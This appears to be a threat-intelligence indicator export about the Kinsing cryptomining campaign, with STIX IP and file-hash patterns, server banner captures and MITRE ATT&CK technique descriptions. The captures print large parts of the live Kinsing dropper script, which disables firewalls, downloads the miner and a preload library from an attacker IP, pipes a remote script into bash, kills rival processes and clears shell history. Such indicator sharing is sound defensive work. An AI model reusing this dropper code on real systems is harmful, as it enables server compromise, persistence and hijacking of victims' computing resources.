aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **80:** ``` HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Wed, 30 Aug 2023 03:42:35 GMT Content-Type: text/html Content-Length: 612 Last-Modified: Wed, 08 Mar 2023 09:50:28 GMT Connection: keep-alive ETag: "64085a64-264" Accept-Ranges: bytes ``` ----------

**Pattern Type**

stix

**Pattern**

[ipv4-addr:value = '31.184.240.34']

**Name**

194.87.252.159

**Description**

**ISP:** Baykov Ilya Sergeevich **OS:** None ---------- Hostnames: ---------- Domains: ---------- Services: **22:** ``` SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.8 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABgQDfqvbxdhP0xosY8vdtned7NZUp397fZoQF8R3i1hHkBtQ6Hru+2c2UEUUrM5qBsMtpz7+56y7D6AX9gbPRxI0pHpqqw7q1FuTA/Xmi49tyVJYJayfFQXtnOJL7advAXDUSVMvKzCkPNqQhlewm53muecuts8HWZob3KMme/6GBRnc5zLNTUOrzrfGV5gpe+SLq/V5Q uXD0kO0XX18xAAX2/IxdSLvfBotaccQtexDvl3MAM9Y+AWp3ZlGJkgmYf+nwL2zme83eKPhhYZut Y9gnniiIw05Tm/B/eIXdjxGFNwx+taOHgC2hpJWjnp1vkVhABm/vcQrv55bfaBBXWmnvkif9bcEb tC+nQcYDOF5BObA+StR7CF/vsU3oH0JKF8TUfEp4wu6WUOmvaUmZnal8HEA1egooPMeFrGIBiNnR TyQQ8sYO/DDkYNBQVYvsA5CG5NREnpF2QbGFmEurx+DQpJPaczOYHoVhT7+QdBu1NpPi0AhekDGrkwjZc0sEQR0= Fingerprint: cf:5f:7b:3b:a4:3a:22:e1:70:93:a5:61:d2:a2:56:fd Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms:

chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **80:** ``` HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Sun, 13 Aug 2023 22:58:15 GMT Content-Type: text/html Content-Length: 10918 Last-Modified: Mon, 24 Jul 2023 07:26:51 GMT Connection: keep-alive ETag: "64be27bb-2aa6" Accept-Ranges: bytes ``` ---------- **9997:** ``` #!/bin/bash\n\nulimit -n 65535\n\nchattr -i /etc/ld.so.preload\nrm -f /etc/ld.so.preload\nchattr -R -i /var/spool/cron\nchattr -i /etc/crontab\nufw disable\niptables -F\necho \'0\' >/proc/sys/kernel/nmi_watchdog\necho \'kernel.nmi_watchdog=0\' >>/etc/sysctl.conf\nROOTUID="0"\n\nfunction __curl() {\n read proto server path <<<$(echo ${1//// })\n DOC=/${path// //}\n HOST=${server//:*}\n PORT=${server//*:}\n [[ x"${HOST}" == x"${PORT}" ]] && PORT=80\n\n exec 3<>/dev/tcp/${HOST}/$PORT\n echo -en "GET ${DOC} HTTP/1.0\\r\\nHost: ${HOST}\\r\\n\\r\\n" >&3\n (while read line; do\n [[ "$line" == $\'\\r\' ]] && break\n done && cat) <&3\n exec 3>&-\n}\n\nif [ -s /usr/bin/curl ]; then\n echo "found curl"\nelif [ -s /usr/bin/wget ]; then\n echo "found wget"\nelse\n echo "found none"\n if [ "$(id -u)" -ne "$ROOTUID" ] ; then\n echo "not root"\n else\n apt-get update\n apt-get install -y curl\n apt-get install -y wget\n apt-get install -y cron\n fi\nfi\n\n\nSERVICE_NAME="bot"\nBIN_NAME="kinsing"\nSO_NAME="libsystem.so"\nBIN_PATH="/etc"\nBIN_FULL_PATH="$BIN_PATH/$BIN_NAME"\n\nif [[ $(id -u) -ne 0 ]]; then\n echo "Running as not root"\nelse\n echo "Running as root"\n if [ -s $BIN_FULL_PATH ]\n then\n echo "File is not empty"\n else\n echo "File is empty"\n sudo mkdir /etc/data\n BIN_PATH="/etc/data"\n fi\nfi\nif [ "$(id -u)" -ne "$ROOTUID" ] ; then\n BIN_PATH="/tmp"\n if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then\n echo "$BIN_PATH not exists or not writeable"\n mkdir /tmp\n fi\n if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then\n echo "$BIN_PATH replacing with /var/tmp"\n BIN_PATH="/var/tmp"\n fi\n if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then\n TMP_DIR=$(mktemp -d)\n echo "$BIN_PATH replacing with $TMP_DIR"\n BIN_PATH="$TMP_DIR"\n fi\n if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then\n echo "$BIN_PATH replacing with /dev/shm"\n BIN_PATH="/dev/shm"\n fi\n if [ -e "$BIN_PATH/$BIN_NAME" ]; then\n echo "$BIN_PATH/$BIN_NAME exists"\n if [ ! -w "$BIN_PATH/$BIN_NAME" ]; then\n echo "$BIN_PATH/$BIN_NAME not writeable"\n TMP_BIN_NAME=$(head -3 /dev/urandom | tr -cd \'[:alnum:]\' | cut -c -8)\n BIN_NAME="kinsing_$TMP_BIN_NAME"\n else\n echo "writeable $BIN_PATH/$BIN_NAME"\n fi\n fi\nfi\nif [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then\n echo "$BIN_PATH still not writeable"\n BIN_PATH="/dev/shm"\nfi\nBIN_FULL_PATH="$BIN_PATH/$BIN_NAME"\necho "$BIN_FULL_PATH"\n\nBIN_MD5="2c44b4e4706b8bd95d1866d7867efa0e"\nBIN_DOWNLOAD_URL="http://194.87.252.159/kinsing"\nBIN_DOWNLOAD_URL2="http://194.87.252.159/kinsing"\nCURL_DOWNLOAD_URL="http://194.87.252.159/curl-amd64"\n\nSO_FULL_PATH="$BIN_PATH/$SO_NAME"\nSO_DOWNLOAD_URL="http://194.87.252.159/libsystem.so"\nSO_DOWNLOAD_URL2="http://194.87.252.159/libsystem.so"\nSO_MD5="ccef46c7edf9131ccffc47bd69eb743b"\n\n\nLDR="wget -q -O -"\nif [ -s /usr/bin/curl ]; then\n LDR="curl"\nfi\nif [ -s /usr/bin/wget ]; then\n LDR="wget -q -O

-"\nfi\n\nif [ -x "$(command -v curl)" ]; then\n WGET="curl -o"\nelif [ -x "$(command -v wget)" ]; then\n WGET="wget -O"\nelse\n curl -V || __curl "$CURL_DOWNLOAD_URL" > /usr/local/bin/curl; chmod +x /usr/local/bin/curl\n /usr/local/bin/curl -V && WGET="/usr/local/bin/curl -o"\n /usr/local/bin/curl -V || __curl "$CURL_DOWNLOAD_URL" > $HOME/curl; chmod +x $HOME/curl\n $HOME/curl -V && WGET="$HOME/curl -o"\n $HOME/curl -V || __curl "$CURL_DOWNLOAD_URL" > $BIN_PATH/curl; chmod +x $BIN_PATH/curl\n $BIN_PATH/curl -V && WGET="$BIN_PATH/curl -o"\nfi\necho "wget is $WGET"\n\nls -la $BIN_PATH | grep -e "/dev" | grep -v grep\nif [ $? -eq 0 ]; then\n rm -rf $BIN_FULL_PATH\n rm -rf $SO_FULL_PATH\n rm -rf $BIN_PATH/kdevtmpfsi\n rm -rf $BIN_PATH/libsystem.so\n rm -rf /tmp/kdevtmpfsi\n echo "found /dev"\nelse\n echo "not found /dev"\nfi\n[ -s $BIN_PATH ] || rm -rf $BIN_PATH||rm -rf $SO_FULL_PATH\n\ndownload() {\n DOWNLOAD_PATH=$1\n DOWNLOAD_URL=$2\n if [ -L $DOWNLOAD_PATH ]\n then\n rm -rf $DOWNLOAD_PATH\n fi\n if [[ -d $DOWNLOAD_PATH ]]\n then\n rm -rf $DOWNLOAD_PATH\n fi\n chmod 777 $DOWNLOAD_PATH\n $WGET $DOWNLOAD_PATH $DOWNLOAD_URL\n chmod +x $DOWNLOAD_PATH\n}\n\ncheckExists() {\n CHECK_PATH=$1\n MD5=$2\n sum=$(md5sum $CHECK_PATH | awk \'{ print $1 }\')\n retval=""\n if [ "$MD5" = "$sum" ]; then\n echo >&2 "$CHECK_PATH is $MD5"\n retval="true"\n else\n echo >&2 "$CHECK_PATH is not $MD5, actual $sum"\n retval="false"\n fi\n echo "$retval"\n}\n\ngetSystemd() {\n AUTOSTART_PATH=$1\n echo "[Unit]"\n echo "Description=Start daemon at boot time"\n echo "After="\n echo "Requires="\n echo "[Service]"\n echo "Type=forking"\n echo "RestartSec=10s"\n echo "Restart=always"\n echo "TimeoutStartSec=5"\n echo "ExecStart=$AUTOSTART_PATH"\n echo "[Install]"\n echo "WantedBy=multi-user.target"\n}\n\nkillF(){\n pkill -f sshd\n pkill -f htop\n pkill -f linuxsys\n pkill -f kthreaddo\n pkill -f donkey\n pkill -f sysupdater\n pkill -f php-update.service\n pkill -f update-setup\n netstat -anp | grep ":1414" | awk \'{print $7}\' | awk -F\'[/]\' \'{print $1}\' | grep -v "-" | xargs -I % kill -9 %\n ps aux| grep "tracepath"| grep -v grep | awk \'{print $2}\' | xargs -I % kill -9 %\n ps aux| grep "/dot"| grep -v grep | awk ``` ---------- **9998:** ``` #!/bin/bash ulimit -n 65535 chattr -i /etc/ld.so.preload rm -f /etc/ld.so.preload chattr -R -i /var/spool/cron chattr -i /etc/crontab ufw disable iptables -F echo '0' >/proc/sys/kernel/nmi_watchdog echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf ROOTUID="0" function __curl() { read proto server path <<<$(echo ${1//// }) DOC=/${path// //} HOST=${server//:*} PORT=${server//*:} [[ x"${HOST}" == x"${PORT}" ]] && PORT=80 exec 3<>/dev/tcp/${HOST}/$PORT echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3 (while read line; do [[ "$line" == $'\r' ]] && break done && cat) <&3 exec 3>&- } if [ -s /usr/bin/curl ]; then echo "found curl" elif [ -s /usr/bin/wget ]; then echo "found wget" else echo "found none" if [ "$(id -u)" -ne "$ROOTUID" ] ; then echo "not root" else apt-get update apt-get install -y curl apt-get install -y wget apt-get install -y cron fi fi SERVICE_NAME="bot" BIN_NAME="kinsing" SO_NAME="libsystem.so" BIN_PATH="/etc" if [ "$(id -u)" -ne "$ROOTUID" ] ; then BIN_PATH="/tmp" if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then echo "$BIN_PATH not exists or not writeable" mkdir /tmp fi if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then echo "$BIN_PATH replacing with /var/tmp" BIN_PATH="/var/tmp" fi if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then TMP_DIR=$(mktemp -d) echo "$BIN_PATH replacing with $TMP_DIR" BIN_PATH="$TMP_DIR" fi if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then echo

"$BIN_PATH replacing with /dev/shm" BIN_PATH="/dev/shm" fi if [ -e "$BIN_PATH/$BIN_NAME" ]; then echo "$BIN_PATH/$BIN_NAME exists" if [ ! -w "$BIN_PATH/$BIN_NAME" ]; then echo "$BIN_PATH/$BIN_NAME not writeable" TMP_BIN_NAME=$(head -3 /dev/urandom | tr -cd '[:alnum:]' | cut -c -8) BIN_NAME="kinsing_$TMP_BIN_NAME" else echo "writeable $BIN_PATH/$BIN_NAME" fi fi fi if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then echo "$BIN_PATH still not writeable" BIN_PATH="/dev/shm" fi BIN_FULL_PATH="$BIN_PATH/$BIN_NAME" echo "$BIN_FULL_PATH" BIN_MD5="2c44b4e4706b8bd95d1866d7867efa0e" BIN_DOWNLOAD_URL="http://194.87.252.159/kinsing" BIN_DOWNLOAD_URL2="http://194.87.252.159/kinsing" CURL_DOWNLOAD_URL="http://194.87.252.159/curl-amd64" SO_FULL_PATH="$BIN_PATH/$SO_NAME" SO_DOWNLOAD_URL="http://194.87.252.159/libsystem.so" SO_DOWNLOAD_URL2="http://194.87.252.159/libsystem.so" SO_MD5="ccef46c7edf9131ccffc47bd69eb743b" LDR="wget -q -O -" if [ -s /usr/bin/curl ]; then LDR="curl" fi if [ -s /usr/bin/wget ]; then LDR="wget -q -O -" fi if [ -x "$(command -v curl)" ]; then WGET="curl -o" elif [ -x "$(command -v wget)" ]; then WGET="wget -O" else curl -V || __curl "$CURL_DOWNLOAD_URL" > /usr/local/bin/curl; chmod +x /usr/local/bin/curl /usr/local/bin/curl -V && WGET="/usr/local/bin/curl -o" /usr/local/bin/curl -V || __curl "$CURL_DOWNLOAD_URL" > $HOME/curl; chmod +x $HOME/curl $HOME/curl -V && WGET="$HOME/curl -o" $HOME/curl -V || __curl "$CURL_DOWNLOAD_URL" > $BIN_PATH/curl; chmod +x $BIN_PATH/curl $BIN_PATH/curl -V && WGET="$BIN_PATH/curl -o" fi echo "wget is $WGET" ls -la $BIN_PATH | grep -e "/dev" | grep -v grep if [ $? -eq 0 ]; then rm -rf $BIN_FULL_PATH rm -rf $SO_FULL_PATH rm -rf $BIN_PATH/kdevtmpfsi rm -rf $BIN_PATH/libsystem.so rm -rf /tmp/kdevtmpfsi echo "found /dev" else echo "not found /dev" fi download() { DOWNLOAD_PATH=$1 DOWNLOAD_URL=$2 if [ -L $DOWNLOAD_PATH ] then rm -rf $DOWNLOAD_PATH fi if [[ -d $DOWNLOAD_PATH ]] then rm -rf $DOWNLOAD_PATH fi chmod 777 $DOWNLOAD_PATH $WGET $DOWNLOAD_PATH $DOWNLOAD_URL chmod +x $DOWNLOAD_PATH } checkExists() { CHECK_PATH=$1 MD5=$2 sum=$(md5sum $CHECK_PATH | awk '{ print $1 }') retval="" if [ "$MD5" = "$sum" ]; then echo >&2 "$CHECK_PATH is $MD5" retval="true" else echo >&2 "$CHECK_PATH is not $MD5, actual $sum" retval="false" fi echo "$retval" } getSystemd() { AUTOSTART_PATH=$1 echo "[Unit]" echo "Description=Start daemon at boot time" echo "After=" echo "Requires=" echo "[Service]" echo "Type=forking" echo "RestartSec=10s" echo "Restart=always" echo "TimeoutStartSec=5" echo "ExecStart=$AUTOSTART_PATH" echo "[Install]" echo "WantedBy=multi-user.target" } killF(){ pkill -f sshd pkill -f htop pkill -f linuxsys pkill -f kthreaddo pkill -f donkey netstat -anp | grep ":1414" | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 % ps aux| grep "tracepath"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 % ps aux| grep "/dot"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 % pkill -f hezb pkill -f /tmp/.out ps aux| grep "./ll1"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 % ps aux | grep "agetty" | grep -v grep | awk '{if($3>80.0) print $2}' | xargs -I % kill -9 % pkill -f 42.112.28.216 netstat -anp | grep "207.38.87.6" | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 % netstat -anp | grep "127.0.0.1:520 ``` ---------- **9999:** ``` #!/bin/bash\n\nif [ -s /usr/bin/curl ]; then\n echo "found curl"\nelif [ -s /usr/bin/wget ]; then\n echo "found wget"\nelse\n echo "found none"\n apt-get update\n apt-get install -y curl\n apt-get install -y wget\n apt-get install -y cron\nfi\n\nLDR="wget -q -O -"\nif [ -s /usr/bin/curl ]; then\n LDR="curl"\nfi\nif [ -s /usr/bin/wget ]; then\n LDR="wget -q -O -"\nfi\n\n$LDR

http://194.87.252.159/ae.sh | bash\nhistory -c\nrm -rf ~/.bash_history\nhistory -c ```
---

**Pattern Type**

stix

**Pattern**

[ipv4-addr:value = '194.87.252.159']

**Name**

6fc94d8aecc538b1d099a429fb68ac20d7b6ae8b3c7795ae72dd2b7107690b8f

**Description**

PUA_Crypto_Mining_CommandLine_Indicators_Oct21 SHA256 of 6296e8ed40e430480791bf7b4fcdafde5f834837

**Pattern Type**

stix

**Pattern**

[file:hashes.'SHA-256' = '6fc94d8aecc538b1d099a429fb68ac20d7b6ae8b3c7795ae72dd2b7107690b8f']

**Name**

d2fff992e40ce18ff81b9a92fa1cb93a56fb5a82c1cc428204552d8dfa1bc04f

**Description**

is__elf

| Pattern Type |
| --- |
| stix |

| Pattern |
| --- |
| [file:hashes.'SHA-256' = 'd2fff992e40ce18ff81b9a92fa1cb93a56fb5a82c1cc428204552d8dfa1bc04f'] |

# Malware

| Name |
| --- |
| Pyloose |
| **Name** |
| zOMiner |
| **Name** |
| CCminer |
| **Name** |
| Kinsing |
| **Description** |
| [Kinsing](https://attack.mitre.org/software/S0599) is Golang-based malware that runs a cryptocurrency miner and attempts to spread itself to other hosts in the victim environment. (Citation: Aqua Kinsing April 2020)(Citation: Sysdig Kinsing November 2020) (Citation: Aqua Security Cloud Native Threat Report June 2021) |

# Attack-Pattern

**Name**

Data Staged

**ID**

T1074

**Description**

Adversaries may stage collected data in a central location or directory prior to Exfiltration. Data may be kept in separate files or combined into one file through techniques such as [Archive Collected Data](https://attack.mitre.org/techniques/T1560). Interactive command shells may be used, and common functionality within [cmd](https://attack.mitre.org/software/S0106) and bash may be used to copy data into a staging location.(Citation: PWC Cloud Hopper April 2017) In cloud environments, adversaries may stage data within a particular instance or virtual machine before exfiltration. An adversary may [Create Cloud Instance](https://attack.mitre.org/techniques/T1578/002) and stage data in that instance. (Citation: Mandiant M-Trends 2020) Adversaries may choose to stage data from a victim network in a centralized location prior to Exfiltration to minimize the number of connections made to their C2 server and better evade detection.

**Name**

File and Directory Permissions Modification

**ID**

T1222

**Description**

Adversaries may modify file or directory permissions/attributes to evade access control lists (ACLs) and access protected files.(Citation: Hybrid Analysis Icacls1 June 2018)(Citation: Hybrid Analysis Icacls2 May 2018) File and directory permissions are commonly managed by ACLs configured by the file or directory owner, or users with the appropriate permissions. File and directory ACL implementations vary by platform, but generally explicitly designate which users or groups can perform which actions (read, write, execute, etc.). Modifications may include changing specific access rights, which may require taking ownership of a file or directory and/or elevated permissions depending on the file or directory's existing permissions. This may enable malicious activity such as modifying, replacing, or deleting specific files or directories. Specific file and directory modifications may be a required step for many techniques, such as establishing Persistence via [Accessibility Features](https://attack.mitre.org/techniques/T1546/008), [Boot or Logon Initialization Scripts](https://attack.mitre.org/techniques/T1037), [Unix Shell Configuration Modification](https://attack.mitre.org/techniques/T1546/004), or tainting/hijacking other instrumental binary/configuration files via [Hijack Execution Flow](https://attack.mitre.org/techniques/T1574). Adversaries may also change permissions of symbolic links. For example, malware (particularly ransomware) may modify symbolic links and associated settings to enable access to files from local shortcuts with remote paths.(Citation: new_rust_based_ransomware)(Citation: bad_luck_blackcat)(Citation: falconoverwatch_blackcat_attack)(Citation: blackmatter_blackcat)(Citation: fsutil_behavior)

**Name**

Exfiltration Over Alternative Protocol

**ID**

T1048

**Description**

Adversaries may steal data by exfiltrating it over a different protocol than that of the existing command and control channel. The data may also be sent to an alternate network location from the main command and control server. Alternate protocols include FTP, SMTP, HTTP/S, DNS, SMB, or any other network protocol not being used as the main command and control channel. Adversaries may also opt to encrypt and/or obfuscate these alternate channels. [Exfiltration Over Alternative Protocol](https://attack.mitre.org/techniques/T1048) can be done using various common operating system utilities such as

[Net](https://attack.mitre.org/software/S0039)/SMB or FTP.(Citation: Palo Alto OilRig Oct 2016) On macOS and Linux `curl` may be used to invoke protocols such as HTTP/S or FTP/S to exfiltrate data from a system.(Citation: 20 macOS Common Tools and Techniques) Many IaaS and SaaS platforms (such as Microsoft Exchange, Microsoft SharePoint, GitHub, and AWS S3) support the direct download of files, emails, source code, and other sensitive information via the web console or [Cloud API](https://attack.mitre.org/techniques/T1059/009).

**Name**

Unsecured Credentials

**ID**

T1552

**Description**

Adversaries may search compromised systems to find and obtain insecurely stored credentials. These credentials can be stored and/or misplaced in many locations on a system, including plaintext files (e.g. [Bash History](https://attack.mitre.org/techniques/T1552/003)), operating system or application-specific repositories (e.g. [Credentials in Registry](https://attack.mitre.org/techniques/T1552/002)), or other specialized files/artifacts (e.g. [Private Keys](https://attack.mitre.org/techniques/T1552/004)).

**Name**

Create or Modify System Process

**ID**

T1543

**Description**

Adversaries may create or modify system-level processes to repeatedly execute malicious payloads as part of persistence. When operating systems boot up, they can start processes that perform background system functions. On Windows and Linux, these system

processes are referred to as services.(Citation: TechNet Services) On macOS, launchd processes known as [Launch Daemon](https://attack.mitre.org/techniques/T1543/004) and [Launch Agent](https://attack.mitre.org/techniques/T1543/001) are run to finish system initialization and load user specific parameters.(Citation: AppleDocs Launch Agent Daemons) Adversaries may install new services, daemons, or agents that can be configured to execute at startup or a repeatable interval in order to establish persistence. Similarly, adversaries may modify existing services, daemons, or agents to achieve the same effect. Services, daemons, or agents may be created with administrator privileges but executed under root/SYSTEM privileges. Adversaries may leverage this functionality to create or modify system processes in order to escalate privileges.(Citation: OSX Malware Detection)

**Name**

Rootkit

**ID**

T1014

**Description**

Adversaries may use rootkits to hide the presence of programs, files, network connections, services, drivers, and other system components. Rootkits are programs that hide the existence of malware by intercepting/hooking and modifying operating system API calls that supply system information. (Citation: Symantec Windows Rootkits) Rootkits or rootkit enabling functionality may reside at the user or kernel level in the operating system or lower, to include a hypervisor, Master Boot Record, or [System Firmware](https://attack.mitre.org/techniques/T1542/001). (Citation: Wikipedia Rootkit) Rootkits have been seen for Windows, Linux, and Mac OS X systems. (Citation: CrowdStrike Linux Rootkit) (Citation: BlackHat Mac OSX Rootkit)

**Name**

Hide Artifacts

**ID**

T1564

**Description**

Adversaries may attempt to hide artifacts associated with their behaviors to evade detection. Operating systems may have features to hide various artifacts, such as important system files and administrative task execution, to avoid disrupting user work environments and prevent users from changing files or features on the system. Adversaries may abuse these features to hide artifacts such as files, directories, user accounts, or other system activity to evade detection.(Citation: Sofacy Komplex Trojan) (Citation: Cybereason OSX Pirrit)(Citation: MalwareBytes ADS July 2015) Adversaries may also attempt to hide artifacts associated with malicious behavior by creating computing regions that are isolated from common security instrumentation, such as through the use of virtualization technology.(Citation: Sophos Ragnar May 2020)

**Name**

Remote Access Software

**ID**

T1219

**Description**

An adversary may use legitimate desktop support and remote access software, such as Team Viewer, AnyDesk, Go2Assist, LogMein, AmmyyAdmin, etc, to establish an interactive command and control channel to target systems within networks. These services are commonly used as legitimate technical support software, and may be allowed by application control within a target environment. Remote access tools like VNC, Ammyy, and Teamviewer are used frequently when compared with other legitimate software commonly used by adversaries.(Citation: Symantec Living off the Land) Remote access tools may be installed and used post-compromise as alternate communications channel for redundant access or as a way to establish an interactive remote desktop session with the target system. They may also be used as a component of malware to establish a reverse connection or back-connect to a service or adversary controlled system. Installation of many remote access tools may also include persistence (ex: the tool's installation routine creates a [Windows Service](https://attack.mitre.org/techniques/T1543/003)). Admin tools such as TeamViewer have been used by several groups targeting institutions in countries

of interest to the Russian state and criminal campaigns.(Citation: CrowdStrike 2015 Global Threat Report)(Citation: CrySyS Blog TeamSpy)

**Name**

Scheduled Task/Job

**ID**

T1053

**Description**

Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.(Citation: TechNet Task Scheduler Security) Adversaries may use task scheduling to execute programs at system startup or on a scheduled basis for persistence. These mechanisms can also be abused to run a process under the context of a specified account (such as one with elevated permissions/privileges). Similar to [System Binary Proxy Execution](https://attack.mitre.org/techniques/T1218), adversaries have also abused task scheduling to potentially mask one-time execution under a trusted system process. (Citation: ProofPoint Serpent)

**Name**

Impair Defenses

**ID**

T1562

**Description**

Adversaries may maliciously modify components of a victim environment in order to hinder or disable defensive mechanisms. This not only involves impairing preventative defenses, such as firewalls and anti-virus, but also detection capabilities that defenders can use to audit activity and identify malicious behavior. This may also span both native defenses as well as supplemental capabilities installed by users and administrators. Adversaries may also impair routine operations that contribute to defensive hygiene, such as blocking users from logging out of a computer or stopping it from being shut down. These restrictions can further enable malicious operations as well as the continued propagation of incidents.(Citation: Emotet shutdown) Adversaries could also target event aggregation and analysis mechanisms, or otherwise disrupt these procedures by altering other system components.

**Name**

Resource Hijacking

**ID**

T1496

**Description**

Adversaries may leverage the resources of co-opted systems in order to solve resource intensive problems, which may impact system and/or hosted service availability. One common purpose for Resource Hijacking is to validate transactions of cryptocurrency networks and earn virtual currency. Adversaries may consume enough system resources to negatively impact and/or cause affected machines to become unresponsive.(Citation: Kaspersky Lazarus Under The Hood Blog 2017) Servers and cloud-based systems are common targets because of the high potential for available resources, but user endpoint systems may also be compromised and used for Resource Hijacking and cryptocurrency mining.(Citation: CloudSploit - Unused AWS Regions) Containerized environments may also be targeted due to the ease of deployment via exposed APIs and the potential for scaling mining activities by deploying or compromising multiple containers within an environment or cluster.(Citation: Unit 42 Hildegard Malware)(Citation: Trend Micro Exposed Docker APIs) Additionally, some cryptocurrency mining malware identify then kill off processes for competing malware to ensure it’s not competing for resources.(Citation: Trend Micro War of Crypto Miners) Adversaries may also use malware that leverages a system's network bandwidth as part of a botnet in order to facilitate [Network Denial of Service](https://attack.mitre.org/techniques/T1498) campaigns and/or to seed malicious torrents.(Citation: GoBotKR)

**Name**

Obfuscated Files or Information

**ID**

T1027

**Description**

Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different platforms and the network to evade defenses. Payloads may be compressed, archived, or encrypted in order to avoid detection. These payloads may be used during Initial Access or later to mitigate detection. Sometimes a user's action may be required to open and [Deobfuscate/Decode Files or Information](https://attack.mitre.org/techniques/T1140) for [User Execution](https://attack.mitre.org/techniques/T1204). The user may also be required to input a password to open a password protected compressed/encrypted file that was provided by the adversary. (Citation: Volexity PowerDuke November 2016) Adversaries may also use compressed or archived scripts, such as JavaScript. Portions of files can also be encoded to hide the plain-text strings that would otherwise help defenders with discovery. (Citation: Linux/Cdorked.A We Live Security Analysis) Payloads may also be split into separate, seemingly benign files that only reveal malicious functionality when reassembled. (Citation: Carbon Black Obfuscation Sept 2016) Adversaries may also abuse [Command Obfuscation](https://attack.mitre.org/techniques/T1027/010) to obscure commands executed from payloads or directly via [Command and Scripting Interpreter](https://attack.mitre.org/techniques/T1059). Environment variables, aliases, characters, and other platform/language specific semantics can be used to evade signature based detections and application control mechanisms. (Citation: FireEye Obfuscation June 2017) (Citation: FireEye Revoke-Obfuscation July 2017)(Citation: PaloAlto EncodedCommand March 2017)

**Name**

Hijack Execution Flow

**ID**

T1574

**Description**

Adversaries may execute their own malicious payloads by hijacking the way operating systems run programs. Hijacking execution flow can be for the purposes of persistence, since this hijacked execution may reoccur over time. Adversaries may also use these mechanisms to elevate privileges or evade defenses, such as application control or other restrictions on execution. There are many ways an adversary may hijack the flow of execution, including by manipulating how the operating system locates programs to be executed. How the operating system locates libraries to be used by a program can also be intercepted. Locations where the operating system looks for programs/resources, such as file directories and in the case of Windows the Registry, could also be poisoned to include malicious payloads.

**Name**

Ingress Tool Transfer

**ID**

T1105

**Description**

Adversaries may transfer tools or other files from an external system into a compromised environment. Tools or files may be copied from an external adversary-controlled system to the victim network through the command and control channel or through alternate protocols such as [ftp](https://attack.mitre.org/software/S0095). Once present, adversaries may also transfer/spread tools between victim devices within a compromised environment (i.e. [Lateral Tool Transfer](https://attack.mitre.org/techniques/T1570)). Files can also be transferred using various [Web Service](https://attack.mitre.org/techniques/T1102)s as well as native or otherwise present tools on the victim system.(Citation: PTSecurity Cobalt Dec 2016) On Windows, adversaries may use various utilities to download tools, such as `copy`, `finger`, [certutil](https://attack.mitre.org/software/S0160), and [PowerShell](https://attack.mitre.org/techniques/T1059/001) commands such as `IEX(New-Object Net.WebClient).downloadString()` and `Invoke-WebRequest`. On Linux and macOS systems, a variety of utilities also exist, such as `curl`, `scp`, `sftp`, `tftp`, `rsync`, `finger`, and `wget`. (Citation: t1105_lolbas)

**Name**

Command and Scripting Interpreter

**ID**

T1059

**Description**

Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of [Unix Shell](https://attack.mitre.org/techniques/T1059/004) while Windows installations include the [Windows Command Shell](https://attack.mitre.org/techniques/T1059/003) and [PowerShell](https://attack.mitre.org/techniques/T1059/001). There are also cross-platform interpreters such as [Python](https://attack.mitre.org/techniques/T1059/006), as well as those commonly associated with client applications such as [JavaScript](https://attack.mitre.org/techniques/T1059/007) and [Visual Basic](https://attack.mitre.org/techniques/T1059/005). Adversaries may abuse these technologies in various ways as a means of executing arbitrary commands. Commands and scripts can be embedded in [Initial Access](https://attack.mitre.org/tactics/TA0001) payloads delivered to victims as lure documents or as secondary payloads downloaded from an existing C2. Adversaries may also execute commands through interactive terminals/shells, as well as utilize various [Remote 